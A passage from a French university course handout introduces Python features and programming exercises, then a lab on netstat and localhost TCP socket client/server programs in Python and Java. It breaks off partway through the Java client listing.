4 print( "Tableau [3 : 5] = ", Tableau[3:5])
5 print( "Tableau [5:2:-1]= ", Tableau[5:2:-1])
6 print( "Tableau [::-1]= ", Tableau[::-1])
```

Listing 9 Les slicers

```
10 20 30 40 50 60 70 80 90 100 110 120 130 140 150
Tableau = ['10', '20', '30', '40', '50', '60', '70', '80', '90', '100', '110', '120', '130', '140', '150']
Tableau [-4] = 120
Tableau [3 : 5] = ['40', '50']
Tableau [5:2:-1]= ['60', '50', '40']
Tableau [::-1]= ['150', '140', '130', '120', '110', '100', '90', '80', '70', '60', '50', '40', '30', '20', '10']
```

2. Exercice : Compter le nombre d'occurrences

Question

Dans ce défi, l'utilisateur saisit une chaîne et une sous-chaîne. Vous devez imprimer le nombre de fois que la sous-chaîne apparaît dans la chaîne donnée.

REMARQUE : les lettres de la chaîne sont sensibles à la casse.

Input

La première ligne d'entrée contient la chaîne d'origine. La ligne suivante contient la sous-chaîne.

Output

Affiche le nombre entier indiquant le nombre total d'occurrences de la sous-chaîne dans la chaîne d'origine.

Exemple input

ABCD CDC

CD

Résultat

2

Indice :

A.count(B) retourne le nombre de fois la chaîne de caractères *B* se répète dans *A*.

3. Les classes et objets en python

Python supporte de même les concepts de la POO. Le programme présenté dans *Listing III.6* présente une classe *TypeJoueur* :

Listing 10 Les classes et objets en python

```

1 class TypeJoueur:
2     def __init__(self):
3         self.PointsDeVie=100
4         self.Score=0
5         self.NomJoueur=''
6
7     def lireNomJoueur(self):
8         self.NomJoueur = input()
9
10    def mettreAJourScore(self, scoreRecompense):
11        self.Score=self.Score+scoreRecompense
12
13    def afficherStatisticJoueur(self):
14        print ( "NomJoueur=", self.NomJoueur, "\nPoints De Vie=", self.PointsDeVie,
15              "\nScore=", self.Score)
16 Med=TypeJoueur()
17
18 Med.lireNomJoueur()
19 Med.mettreAJourScore(10)
20 Med.afficherStatisticJoueur()
```

- La méthode *def __init__(self)*: représente le constructeur de la classe en python.
- Le mot clé *self*, passé en argument dans tous les déclarations de méthode de la classe *TypeJoueur*, représente l'objet qui a invoqué la méthode ou le constructeur. Cependant, lors de l'appel d'une méthode, cet objet *self* est automatiquement inféré. Par exemple :
Med=TypeJoueur() # est équivalente à *Med=TypeJoueur(Med)*. Donc l'objet courant (*self*) prendra la référence de l'objet qui a invoqué la méthode
Med.mettreAJourScore(10) # de même cette instruction est équivalente à *Med.mettreAJourScore(Med, 10)*
- En outre, les attributs de la classe sont déclarés à l'intérieur du constructeur *__init__* (*self.PointsDeVie*, *self.Score*, *self.NomJoueur*).
- L'appel du constructeur (*ligne 16*) se fait sans opérateur *new* contrairement à la syntaxe Java.

Exemple : Constructeur paramétré

Le code suivant définit un constructeur avec les arguments *pointsvie*, *score* et *nom* :

Listing 11 Déclaration d'un constructeur paramétré en python

```

1  def __init__(self,pointsvie,score,nom):
2      self.PointsDeVie=pointsvie
3      self.Score=score
4      self.NomJoueur=nom
    
```

Il est possible aussi de définir l'implémentation des opérateurs comme +, -, *, [], (). Par exemple, la classe *list* (tableau) définit l'opérateur + pour concaténer une liste avec une autre et * pour répéter une liste un certain nombre de fois. Voir l'exemple suivant :

```

1 A=[10,20,30,40]
2 B=[100,200,300,400]
3 C=A+B
4 print(C) # [10, 20, 30, 40, 100, 200, 300, 400]
5 C=A*3
6 print(C) # [10, 20, 30, 40, 10, 20, 30, 40, 10, 20, 30, 40]
    
```

La surcharge d'opérateur peut être définie dans une classe avec la méthode correspondante à l'opérateur spécifique. Par exemple, + est définie par la méthode `__add__`, * par `__mul__`, / par `__div__`. L'exemple suivant définit l'opérateur d'addition (`__add__` ligne 15) pour modifier le score du joueur et l'opérateur de multiplication (`__mul__` ligne 18) pour multiplier le score par un facteur. Les deux méthodes précédentes retournent l'objet après la modification du score (lignes 17 et 20). La surcharge des deux opérateurs est testée dans ligne 26 et 28.

```

1 class TypeJoueur:
2     def __init__(self):
3         self.PointsDeVie=100
4         self.Score=0
5         self.NomJoueur=''
6
7     def lireNomJoueur(self):
8         self.NomJoueur = input()
9
10    def mettreAJourScore(self,scoreRecompense):
11        self.Score=self.Score+scoreRecompense
12
13    def afficherStatisticJoueur(self):
14        print("NomJoueur=",self.NomJoueur,"\nPoints De Vie=",self.PointsDeVie,
15              "\nScore=",self.Score)
16    def __add__(self,scoreRecompense):
17        self.Score=self.Score+scoreRecompense
18        return self
19    def __mul__(self,multiplicateurScore):
20        self.Score=self.Score*multiplicateurScore
21        return self
22
23 Med=TypeJoueur()
24 Med.lireNomJoueur()
25 Med.mettreAJourScore(10)
26 Med+=20
27 Med.afficherStatisticJoueur()
28 Med*=5
29 Med.afficherStatisticJoueur()
    
```

4. Tuple et unpacking

Python offre un autre type similaire au tableau appelé tuple. Les tuples supportent la plus part des opérations sur les tableaux sauf qu'ils sont immuables (une fois que le tuple est créé, on ne peut pas changer son contenu).

```
>>> Etudiant=("Mohammed",18,"60kg","L1")
>>> print Etudiant
('Mohammed', 18, '60kg', 'L1')
>>> print type(Etudiant)
<type 'tuple'>
>>> print Etudiant[1]
18
>>> for attribut in Etudiant:
    print attribut,

Mohammed 18 60kg L1
>>> Etudiant[1]=20

Traceback (most recent call last):
  File "<pyshell#7>", line 1, in <module>
    Etudiant[1]=20
TypeError: 'tuple' object does not support item assignment
```

Les tableaux et les tuples sont souvent utilisés pour débiller (unpack) plusieurs valeurs. Supposant que ont possède un tuple T contenant le nom, l'age et le niveau d'un étudiant et on souhaite attribuer chaque valeur à une variable.

```
1 T= ("Mohammed",18,"L3")
2 nom,age,niveau=T
3 print (nom)
4 print (age)
5 print (niveau)
```

- Le tuple précédant peut être écrit sans les parenthèses :
T="Mohammed",18,"L3"
- La même syntaxe s'applique avec les tableaux. Ceci est utile pour retourner plusieurs valeurs au même temps par une fonction.

Syntaxe

L'instruction "nom,age,niveau=T" est équivalente à :

nom=T[0]

age=T[1]

niveau=T[2]

Cette syntaxe peut être utilisée afin de permuter les valeurs des variables :

a=1

b=2

a, b=b, a

ou bien

$a, b = [b, a]$

Permet de placer la valeur de a dans b et la valeur de b dans a.

5. Exercice : Trie

Question

Le code suivant lit à partir du clavier la taille du tableau (*Ligne 2*) et remplit celui-ci avec des valeurs aléatoires (*Ligne 3*).

Complétez le code (*Ligne 6 et 7*) pour effectuer le trie ascendant du tableau A

```
1 from random import random
2 N=int(input())
3 A=[int(random()*10000) for i in range(N)]
4 for i in range(N):
5     for j in range(i,N):
6         # Comparez A[i] et A[j]
7         # Si A[i]>A[j], permutez les deux valeurs
8 print(A)
9
```

6. Paramètres de fonction par défaut

Dans une fonction, il est possible de déclarer un ou plusieurs paramètres par défaut.

```
1 def multiplier(nombre, facteur=2):
2     return nombre*facteur
3 print(multiplier(3,5)) # resultat =15
4 print(multiplier(7)) # resultat = 14
```

- Dans l'exemple précédent, la fonction multiplier possède *un paramètre par défaut facteur avec une valeur 2*. Ceci dit que si la valeur du paramètre n'est pas précisée, la valeur de ce dernier est égale à 2 (voir l'appel de multiplier avec un seul paramètre).
- Il est possible de déclarer plusieurs paramètres par défaut. La seule restriction est que les paramètres par défaut ne sont pas suivies par un paramètre obligatoire :

L'écriture suivante est correcte :

```
def fonction(argobligatoire1,argobligatoire2,parametrepardefaut1=3,parametrepardefaut2=2,
parametrepardefaut3=1) ;
```

Par contre l'écriture suivante est incorrecte car *argobligatoire2* vient après *parametrepardefaut3* ;

```
def fonction(argobligatoire1,parametrepardefaut1=3,parametrepardefaut2=2,parametrepardefaut3=1,
argobligatoire2)
```

Remarque : Variable globale

A l'intérieur d'une fonction, pour avoir accès à une ou plusieurs variables globales, il est nécessaire d'utiliser le mot clé *global* suivi par les variables globales séparées par des virgules :

```
1 variableGlobal=4
2 def imprimerlavaleurdeVG():
3     global variableGlobal
4     print(variableGlobal)
5 print(imprimerlavaleurdeVG())
```

7. Fonction lambda

Souvent, il est nécessaire de déclarer des fonctions qui assurent un traitement limités ou calculer une formule prédéfinie.

Par exemple supposant qu'ont souhaite écrire une fonction permettant de convertir la température en degré Celsius vers Fahrenheit.

$\text{temp_Fahr} = (\text{temp_celsius} \times 9/5) + 32$

```
1 def convertirCelsiusToFahr(temp_celsius):
2     return (temp_celsius * 9./5) + 32
```

A ce niveau, il faudra noter qu'une fonction peut être affectée à une variable. Une fonction déclarée en python n'est qu'un objet de type *function* :

- Dans l'exemple suivant on affecte à la variable *var1* la fonction *convertirCelsiusToFahr*;
- Par la suite, dans *ligne 3* avec la fonction type il est possible de voir que le type de la variable *var1* est "<type 'function'>" ;
- Il est même possible de faire appel à la procédure stockée dans *var1* avec *var1(val)* (*Ligne 5*) ;
- Ainsi les fonctions sont appelées *first class citizens* car ils sont traitées comme des variables / objets et peuvent être utilisées comme des arguments pour d'autre fonctions.

```
1 def convertirCelsiusToFahr(temp_celsius):
2     return (temp_celsius * 9./5) + 32
3 var1=convertirCelsiusToFahr
4 print (type(var1)) # imprime <type 'function'>
5 print( var1(3.))
```

Comme d'autres langages évolués, il existe une façon plus concise afin de déclarer une telle opération appelée *expression lambda*:

```
1 fun=lambda temp_celsius:(temp_celsius * 9./5) + 32
2 print( fun(3.))
```

- L'expression lambda précédente déclare une fonction anonyme avec un seul paramètre *temp_celsius*, et retourne la valeur de la formule $(\text{temp_celsius} * 9./5) + 32$.
- La fonction déclarée est attribuée à la variable *fun*. Par la suite, afin d'invoquer cette fonction il suffit d'utiliser la variable *fun* (*Ligne 2*).
- Dans cette déclaration le mot clé *return* n'est pas utilisé alors que la fonction retourne la valeur de la formule. Ceci est appelé *implicite return*.

8. Fonction d'ordre supérieur (higher order function)

Une *fonction d'ordre supérieur* est une fonction qui prend en paramètre une/plusieurs autre(s) fonction(s) ou retourne une fonction. Il existe plusieurs fonctions d'ordre supérieurs prédéfinies qui sont très utiles.

👉 *Exemple : map*

Supposant qu'ont souhaite lire une liste d'entiers, séparés par des espaces, à partir du clavier. Ce travail peut être accompli de la manière suivante :

```
1 def convertirEnListEntier(L):
```

```

2     resultat=[]
3     for valeur in L:
4         resultat.append(int(valeur))
5     return resultat
6 print( convertirEnListEntier(input().split(" ")) )

```

Le programme précédant prend chaque valeur de la liste, la convertie vers le type *int* en faisant appel à *int* (*valeur*) et ajoute le résultat au tableau *resultat*. Il existe une fonction qui permet d'appliquer une fonction à chaque élément de la liste et de retourner la liste contenant le résultat sans changer la liste originale. Cette fonction est appelée *map* :

```

1 resultat = list(map(int,input().split(" ")))
2 print( resultat)

```

- La fonction *map*, prend une fonction en paramètre (dans cet exemple *int*) et une collection / tableau, applique cette fonction à chaque élément et ajoute le résultat à la collection en sortie.
- L'avantage de ceci est que si on souhaite changer le type de conversion ou la fonction appliquée sur les éléments de la liste, il suffit de changer la fonction argument de *map*. Par exemple supposant que on souhaite avoir les valeurs de la liste saisie du clavier comme des doubles (*float*). La seule chose qui a changé est la fonction passée en paramètre (*float au lieu de int*).

```

1 resultat = list(map(float,input().split(" ")))
2 print( resultat)

```

Exemple : filter

Une autre fonction similaire à *map*, est la fonction *filter*. Supposant qu'on possède une liste des notes et on souhaite retenir seulement les notes supérieures à 14. La fonction suivante fait exactement ça :

```

1 def notesSuppA14(L):
2     resultat=[]
3     for valeur in L:
4         if valeur>14:
5             resultat.append(int(valeur))
6     return resultat
7 Liste=[13, 15, 16, 10, 9, 18, 11, 10]
8 print( notesSuppA14(Liste))

```

Par contre, avec *filter*, il est plus facile d'accomplir ce traitement :

```

1 def supp14(note):
2     return note>14
3 print(list(filter(supp14,Liste)))

```

- Il suffit de définir une fonction qui va retourner une valeur booléenne (True ou False) et la mettre comme paramètre pour *filter*. Appelons cette fonction comme la fonction d'évaluation.
- La fonction d'évaluation va être appliquée sur chaque élément de la liste. L'élément est ajouté à la collection résultat si l'évaluation retourne *True*.
- Il est possible d'écrire la fonction précédente d'une manière plus concise avec une expression lambda :

```

1 Liste=[13, 15, 16, 10, 9, 18, 11, 10]
2 print filter(lambda valeur:valeur>14,Liste)

```

9. Exercice : Résumé Statistique Partie 2

Exercice sur les tableaux et boucles

Cet exercice consiste à refaire Résumé Statistique Partie 1 mais en utilisant les fonction d'ordre supérieure, les fonctions prédefines de python (map,filter, sort , sorted, sum, etc) et dictionnaire pour résoudre les mêmes problèmes d'une manière plus concise.

```

1 Notes=[15, 13, 5, 11, 5, 14, 9, 6, 14, 1,
2       8, 8, 11, 3, 12, 11, 2, 17, 14, 1, 6, 12, 13, 14, 1]
3 # Question 1 convertir les elements du tableau Notes du type en entier (int) au
  type float.
4 # et imprimer le resultat sur ecran
5 """ le resultat attendu = [15.0, 13.0, 5.0, 11.0, 5.0, 14.0, 9.0, 6.0, 14.0,
  1.0, 8.0, 8.0, 11.0,
6 3.0, 12.0, 11.0, 2.0, 17.0, 14.0, 1.0, 6.0, 12.0, 13.0, 14.0, 1.0]"""
7
8
9
10
11 # Question 2 complete le programme pour calculer et imprimer la moyenne sur
  l'ecran
12 # Indication : utiliser le tableau apres conversion des element en float
13 # le resultat attendu = 9.04
14
15
16
17 # Question 3 calculez la variance type de Notes et imprimer le resultat sur ecran
18 # le resultat attendu = 23.6384
19
20
21
22 # Question 4 calculez la valeur la plus frequente dans le tableau et imprimez le
  resultat sur ecran
23 # le resultat attendu = 14.0 ou 14 (se repete 4 fois)
24
25
26 # Question 5 trie le tableau Notes sans utiliser les methodes predefiniees ( .
  sort() et sorted ) dans l'ordre ascendant
27 """le resultat attendu
28 [1.0, 1.0, 1.0, 2.0, 3.0, 5.0, 5.0, 6.0, 6.0, 8.0, 8.0, 9.0, 11.0,
29 11.0, 11.0, 12.0, 12.0, 13.0, 13.0, 14.0, 14.0, 14.0, 14.0, 15.0, 17.0]
30 ou bien
31 [1, 1, 1, 2, 3, 5, 5, 6, 6, 8, 8, 9, 11,
32 11, 11, 12, 12, 13, 13, 14, 14, 14, 14, 15, 17]
33 """
34
35 # Question 6 creez une liste contenant seulement les valeurs uniques de Notes:
36 # Indication : utilisez le tableau apres le trie ou l'operateur 'in' pour tester
37 # l'appartenance
38 # resultat attendu =[1, 2, 3, 5, 6, 8, 9, 11, 12, 13, 14, 15, 17]
39
40
41

```

Question 1

Convertir les éléments du tableau Notes du type en entier (int) au type float et imprimer le résultat sur écran.

Indice :

Le résultat attendu = [15.0, 13.0, 5.0, 11.0, 5.0, 14.0, 9.0, 6.0, 14.0, 1.0, 8.0, 8.0, 11.0, 3.0, 12.0, 11.0, 2.0, 17.0, 14.0, 1.0, 6.0, 12.0, 13.0, 14.0, 1.0]

Question 2

Complété le programme pour calculer et imprimer la moyenne sur l'écran.

Indice :

Indication : utiliser le tableau après conversion des élément en float

Le résultat attendu = 9.04

Question 3

Calculez la variance de Notes et imprimer le résultat sur écran. ($E(X)$ n'est que la moyenne que vous venez de calculer dans la question précédente).

$$\text{Var}(X) = \frac{\sum_{i=1}^n (X_i - E(X))^2}{n} = E((X - E(X))^2)$$

Indice :

Le résultat attendu = 23.6384

Question 4

Calculer la valeur la plus fréquente dans le tableau et imprimez le résultat sur écran.

Indice :

Le résultat attendu = 14.0 ou 14 (se répète 4 fois)

Question 5

Triez le tableau Notes sans utiliser les méthodes prédéfinies (`.sort()` et `sorted`) dans l'ordre ascendant.

Indice :

Le résultat attendu

[1.0, 1.0, 1.0, 2.0, 3.0, 5.0, 5.0, 6.0, 6.0, 8.0, 8.0, 9.0, 11.0, 11.0, 11.0, 12.0, 12.0, 13.0, 13.0, 14.0, 14.0, 14.0, 14.0, 15.0, 17.0]

ou bien

[1, 1, 1, 2, 3, 5, 5, 6, 6, 8, 8, 9, 11, 11, 11, 12, 12, 13, 13, 14, 14, 14, 14, 15, 17]

Question 6

Créez une liste contenant seulement les valeurs uniques de Notes.

Indice :

Indication : utilisez le tableau après le tri ou l'opérateur 'in' pour tester l'appartenance.

Résultat attendu =[1, 2, 3, 5, 6, 8, 9, 11, 12, 13, 14, 15, 17]

10. Exercice : Server Load Balancing**Question**

Dans ce défi, on vous donne N serveurs. Chaque serveur dispose d'un courant de charge L_i de tâches en cours d'exécution. Ensuite un batch de k tâches arrive et doit être distribué sur les N serveurs. Votre travail consiste à concevoir un programme qui distribuera les travaux k entrants sur les serveurs de sorte que la différence entre le nombre de travaux sur le serveur avec la charge la plus élevée et celui avec la charge la plus faible soit minimale. Appelons cette métrique Déséquilibre minimal.

Par exemple si nous avons $N=4$ et les charges initiales comme suit [5,0,2,1]. Pour $k=3$ tâches arrivantes, la distribution des travaux pour obtenir ce qui suit [5,2,2,2] permet d'obtenir le déséquilibre minimal. Le résultat ici est 3 (5-2)

Ce défi était l'un des problèmes d'Amazon Last Mile 22.

Input :

Ligne 1 : N Un entier indiquant le nombre de serveurs

Ligne 2 : k Un entier indiquant le nombre de travaux à planifier

Ligne 3 : Une ligne contenant des entiers L_i où chaque entier indique la charge actuelle du serveur

Output :

Un entier indiquant le déséquilibre minimum réalisable après la planification des k tâches.

Contraintes :

$1 \leq N < 10000$

$0 \leq L_i \leq 10000$

$0 \leq k \leq 100000000$

Exemple :

6

5

5 8 7 1 4 3

Sortie :

4

11. Exercice : Surface Maximale

Question

Bob joue à LEGO. Il a N petites briques. Chaque brique est un cube $1 \times 1 \times 1$.

En utilisant TOUTES les briques, Bob construit un gros "bloc". Ce bloc doit être un cuboïde simple (c'est-à-dire sans espace vide à l'intérieur). Bob s'intéresse à la surface externe du bloc (somme des surfaces des 6 faces) qu'il a construit.

Quelles sont les surfaces minimales et maximales possibles que Bob peut construire avec les N briques?

Input :

Un entier N , le nombre de petites briques

Output :

Une ligne, avec deux nombres entiers séparés par un espace.

Le premier entier est la surface minimale.

Le deuxième entier est la surface maximale.

Contraintes :

$1 \leq N \leq 1\,500\,000$

Exemple 1:

1

Sortie 1:

6 6

Exemple 2:

9

Sortie 2 :

30 38

Exemple 3 :

144

Sortie 2 :

168 578

12. Exercice : Maximiser l'entier

Question

On vous donne un entier N . Votre but est de créer le plus grand entier possible.

Pour ce faire, vous pouvez échanger deux chiffres adjacents tant qu'ils sont de parité différente. Par exemple, vous pouvez échanger un chiffre impair et un chiffre pair, mais pas deux chiffres pairs. Vous pouvez effectuer autant d'échanges que vous le souhaitez.

Exemple :

Input :

Un entier N.

Output :

L'entier maximisé.

Contraintes :

N est composé d'au plus 900 chiffres.

Exemple :

325

Sortie :

352

TP 1 Introduction à la programmation réseau

III

Objectifs

- Analyser l'état des connexions de processus;
- Travail à rendre : pour chaque question/étape prenez une capture d'écran *complète* (les captures d'écran partielles ne seront comptabilisées).

Afin de réaliser le TP, vous devez télécharger et installer Python 3 (<https://www.python.org/downloads/release/python-3120/>) ou avec Jupyter Notebook et Anaconda)

Les codes présentés dans ce support sont téléchargeables à partir du lien suivant <https://drive.google.com/drive/folders/1XDPqzfoa8K7gOWcoOtbAqpXK7MYX4z9H>

1. Exercice : netstat

Lancez votre invité de commande (CMD) et exécutez la commande suivante pour afficher les connexions établies entre les applications dans votre machines et d'autres processus dans des machines distantes:

```
netstat -n
```

Remarque : Une connexion peut être établie entre deux applications qui fonctionnent dans la même machine.

Proto	Adresse locale	Adresse distante	État
TCP	127.0.0.1:61558	127.0.0.1:61559	ESTABLISHED
TCP	127.0.0.1:61559	127.0.0.1:61558	ESTABLISHED
TCP	127.0.0.1:61562	127.0.0.1:62556	ESTABLISHED
TCP	127.0.0.1:61605	127.0.0.1:61562	TIME_WAIT
TCP	127.0.0.1:61612	127.0.0.1:61613	ESTABLISHED
TCP	127.0.0.1:61613	127.0.0.1:61612	ESTABLISHED
TCP	127.0.0.1:61614	127.0.0.1:61615	ESTABLISHED
TCP	127.0.0.1:61615	127.0.0.1:61614	ESTABLISHED
TCP	127.0.0.1:62556	127.0.0.1:61562	ESTABLISHED
TCP	127.0.0.1:62562	127.0.0.1:5357	TIME_WAIT
TCP	192.168.1.2:62012	23.35.212.54:443	CLOSE_WAIT
TCP	192.168.1.2:62557	40.69.216.129:443	ESTABLISHED
TCP	192.168.1.2:62558	93.186.135.58:80	TIME_WAIT

Question 1

Afin d'analyser facilement le résultat de la commande, redirigez le résultat de netstat vers un fichier de sortie (par exemple : `netstat -n>FichierSortie.txt`)

- Exécutez le programme dans *Listing 1* (Serveur.py) avant de lancer le programme de *Listing 2* (Client .py)
- Exécutez la commande `netstat -n` à nouveau et vérifiez s'il y a un nouveau port ouvert correspondant au port de votre application Serveur (9500).

```

1 import socket
2
3 SocketServeur = socket.socket()
4 port = 9500
5 # creation d'un socket en ecout sur l'interface 127.0.0.1, port=9500
6 SocketServeur.bind(("127.0.0.1", port))
7 SocketServeur.listen(1) # nombre de maximale de connexion qui peuvent etre mis
   en file d'attente
8
9 print( "Lancement serveur") # instruction d'affichage
10 while True: # boucle infinie
11     # accept bloque le programme en attendant une connexion d'un client (la
   reception du SYN)
12     ConnexionAUnClient, addrclient = SocketServeur.accept()
13     # une fois que la connexion est recue, accept renvoie l'adresse du client et
   un objet socket
14     # permettant l'envoi et la reception sur cette connexion
15     print("Connexion de la machine = ", addrclient)
16     MessageRec=""
17     while(MessageRec.strip().lower()!="fin"):# tanque le message recu est
   different de "fin"
18         MessageRec=ConnexionAUnClient.recv(1024) # recv permet de recevoir une
   sequence d'octets
19         print( MessageRec.decode())
20         # .decode() transforme une objet bytes (suite d'octets) en chaine de
   caracteres en
21
22     print( "Deconnexion de :",addrclient)
23     #ConnexionAUnClient.close() # colature la connexion (envoie FIN ACK au client)
24
25

```

Listing 1 Programme serveur python

```

1 import socket
2
3 ConnexionAUnServeur = socket.socket() # Creation de socket
4 host = "127.0.0.1" # adresse de la machine distante
5 port = 9500 # numero de port
6 print( "Console Client")
7 ConnexionAUnServeur.connect((host, port)) # connexion avec le serveur ( envoie
   flag SYN)
8 Message_A_Transmettre=""
9 while Message_A_Transmettre.lower()!="fin":
10     Message_A_Transmettre=input() # lecture depuis le clavier
11     ConnexionAUnServeur.send(Message_A_Transmettre.encode()) # transmettre le
   message vers le serveur
12     # .encode() transforme une chaine de caracteres en bytes (suite d'octets)
13 ConnexionAUnServeur.close() # cloture de la connexion avec le serveur (envoie
   flag FIN)
14 print( "Fin du programme")
15

```

Listing 2 Programme client

Invite de commandes

Connexions actives

Proto	Adresse locale	Adresse distante	État
TCP	127.0.0.1:9500	127.0.0.1:62631	ESTABLISHED
TCP	127.0.0.1:61558	127.0.0.1:61559	ESTABLISHED
TCP	127.0.0.1:61559	127.0.0.1:61558	ESTABLISHED
TCP	127.0.0.1:61562	127.0.0.1:62556	ESTABLISHED
TCP	127.0.0.1:61612	127.0.0.1:61613	ESTABLISHED
TCP	127.0.0.1:61613	127.0.0.1:61612	ESTABLISHED
TCP	127.0.0.1:61614	127.0.0.1:61615	ESTABLISHED
TCP	127.0.0.1:61615	127.0.0.1:61614	ESTABLISHED
TCP	127.0.0.1:62556	127.0.0.1:61562	ESTABLISHED
TCP	127.0.0.1:62628	127.0.0.1:62630	ESTABLISHED
TCP	127.0.0.1:62630	127.0.0.1:62628	ESTABLISHED
TCP	127.0.0.1:62631	127.0.0.1:9500	ESTABLISHED
TCP	192.168.1.2:62012	23.35.212.54:443	CLOSE_WAIT
TCP	192.168.1.2:62556	192.168.1.2:62556	ESTABLISHED

- Quel est l'état de la connexion avec le serveur (voir la dernière colonne de l'affichage netstat)?
- Transmettez un message du client pour le recevoir sur le serveur (écrivez un message dans la console Client et appuyez sur Enter).

Afin de terminer un processus occupant un numéro de port cible (comme notre serveur par exemple), exécutez les deux commandes suivantes :

- Trouvez le PID du processus occupant le numéro de port ciblé (dans ce cas 9500): `netstat -aon|findstr :9500` ;
- Terminer le processus avec le PID trouvé. Par exemple, pour terminer le processus 1700: `taskkill /PID 1700 /F` ;

Question 2

- Lancez votre CMD en *mode administrateur* et exécutez la commande `netstat -n -b` pour voir les nom des processus correspondants à chaque connexion.

Proto	Adresse locale	Adresse distante	État
TCP	127.0.0.1:9500	127.0.0.1:62664	ESTABLISHED
[pythonw.exe]			
TCP	127.0.0.1:61558	127.0.0.1:61559	ESTABLISHED
[scenari.exe]			
TCP	127.0.0.1:61559	127.0.0.1:61558	ESTABLISHED
[scenari.exe]			
TCP	127.0.0.1:61562	127.0.0.1:62556	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:61612	127.0.0.1:61613	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:61613	127.0.0.1:61612	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:61614	127.0.0.1:61615	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:61615	127.0.0.1:61614	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:62556	127.0.0.1:61562	ESTABLISHED
[scenari.exe]			
TCP	127.0.0.1:62628	127.0.0.1:62630	ESTABLISHED
[pythonw.exe]			
TCP	127.0.0.1:62630	127.0.0.1:62628	ESTABLISHED
[pythonw.exe]			
TCP	127.0.0.1:62664	127.0.0.1:9500	ESTABLISHED
[java.exe]			
TCP	192.168.1.2:62012	23.35.212.54:443	CLOSE_WAIT
[Video.UI.exe]			

- Transmettez un message "Fin" de votre client active pour clôturer la connexion et ensuite lancez *netstat -nb* pour voir l'état de connexion entre client et serveur.

Connexions actives

Proto	Adresse locale	Adresse distante	État
TCP	127.0.0.1:9500	127.0.0.1:62711	CLOSE_WAIT
[pythonw.exe]			
TCP	127.0.0.1:61558	127.0.0.1:61559	ESTABLISHED
[scenari.exe]			
TCP	127.0.0.1:61559	127.0.0.1:61558	ESTABLISHED
[scenari.exe]			
TCP	127.0.0.1:61562	127.0.0.1:62556	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:61612	127.0.0.1:61613	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:61613	127.0.0.1:61612	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:61614	127.0.0.1:61615	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:61615	127.0.0.1:61614	ESTABLISHED
[javaw.exe]			
TCP	127.0.0.1:62556	127.0.0.1:61562	ESTABLISHED
[scenari.exe]			
TCP	127.0.0.1:62708	127.0.0.1:62710	ESTABLISHED
[pythonw.exe]			
TCP	127.0.0.1:62710	127.0.0.1:62708	ESTABLISHED
[pythonw.exe]			
TCP	127.0.0.1:62711	127.0.0.1:9500	FIN_WAIT_2
[System]			

- Quel est l'état de la connexion avec le serveur après la clôture de la connexion?

Question 3

- Lancez deux instances du client avec une seule instance du serveur. Transmettez ensuite des messages a partir des deux clients.
- Que remarquez-vous (est ce que les messages des deux clients sont reçus)?

2. Exercice : Multi-threading

Le programme serveur précédant peut servir un seul client à la fois. Un serveur web par exemple doit servir plusieurs interlocuteurs simultanément. Ceci est réalisable grâce à la programmation *multi-threading*. Le programme python dans Listing 3 est un simple serveur multithread qui lance un processus chaque fois qu'un nouvel client est connecté.

Question

- Lancez le programme client (*Listing 2 du 1er exercice*) et puis le programme serveur multi-thread (*Listing 3*) ;
- Lancez un nouvel client sans fermer le 1er client et transmettez des messages depuis le 1er et 2em client (vérifiez que les messages des deux clients sont reçus par le serveur multithread python)
- Exécutez la commande *netstat -n*;
- Que remarquez-vous ?

```

1 import socket
2 import _thread
3
4 def Traiter_Connexion(connexion_avec_client, adresse_client):
5     MessageRec=""
6
7     print( "Connexion de la machine = ", adresse_client)
8     try:
9         while(MessageRec.strip().lower()!="fin"):
10             MessageRec=connexion_avec_client.recv(1024)
11             MessageRec=MessageRec
12             print( "Client" ,adresse_client," a dit :",MessageRec.decode())
13     except:
14         print( "Deconnexion")
15     print( "Deconnexion de :",adresse_client)
16     try:
17         connexion_avec_client.close()
18     except:
19         pass
20
21 SocketServeur = socket.socket()
22 host = socket.gethostname()
23 port = 9500
24 SocketServeur.bind(("127.0.0.1", port))
25
26 SocketServeur.listen(5)
27
28 print( "Lancement serveur")
29 while True:
30     ConnexionAUnClient, addrclient = SocketServeur.accept()
31     _thread.start_new_thread(Traiter_Connexion, (ConnexionAUnClient,addrclient))
32

```


33
34
35

Listing 3 Programme serveur python multi-thread

Proto	Adresse locale	Adresse distante	Etat
TCP	127.0.0.1:9500	127.0.0.1:62778	ESTABLISHED
TCP	127.0.0.1:9500	127.0.0.1:62779	ESTABLISHED
TCP	127.0.0.1:61558	127.0.0.1:61559	ESTABLISHED
TCP	127.0.0.1:61559	127.0.0.1:61558	ESTABLISHED
TCP	127.0.0.1:61562	127.0.0.1:62556	ESTABLISHED
TCP	127.0.0.1:61612	127.0.0.1:61613	ESTABLISHED
TCP	127.0.0.1:61613	127.0.0.1:61612	ESTABLISHED
TCP	127.0.0.1:61614	127.0.0.1:61615	ESTABLISHED
TCP	127.0.0.1:61615	127.0.0.1:61614	ESTABLISHED
TCP	127.0.0.1:62556	127.0.0.1:61562	ESTABLISHED
TCP	127.0.0.1:62768	127.0.0.1:62770	ESTABLISHED
TCP	127.0.0.1:62770	127.0.0.1:62768	ESTABLISHED
TCP	127.0.0.1:62778	127.0.0.1:9500	ESTABLISHED
TCP	127.0.0.1:62779	127.0.0.1:9500	ESTABLISHED

3. Interopérabilité Client / Serveur

A noter que les programmes client/serveur ne doivent pas nécessairement être écrit dans le même langage. Le concept de la création de Socket pour écouter / connecter à un numéro de port est le même dans la plus part des langages.

Pour illustrer ceci, lancez le code Serveur python avant de lancer le clients Java suivant qui fonctionne d'une manière identique au client python :

```

1 /*
2  * To change this license header, choose License Headers in Project Properties.
3  * To change this template file, choose Tools | Templates
4  * and open the template in the editor.
5  */
6 package Test;
7
8 /**
9  *
10 * @author DVSR
11 */
12 import java.net.*;
13 import java.io.*;
14 import javax.swing.JOptionPane;
15
16 public class Client {
17     public static void main(String [] args){
18         String NomDuServeur="127.0.0.1";
19         int port=9500;
20         Socket ConnexionAUnServeur;
21
22         DataInputStream FluxDEntrer;
23         DataOutputStream FluxSortie;
24         String MessageATransmettre;
25
26         try {
27

```

```

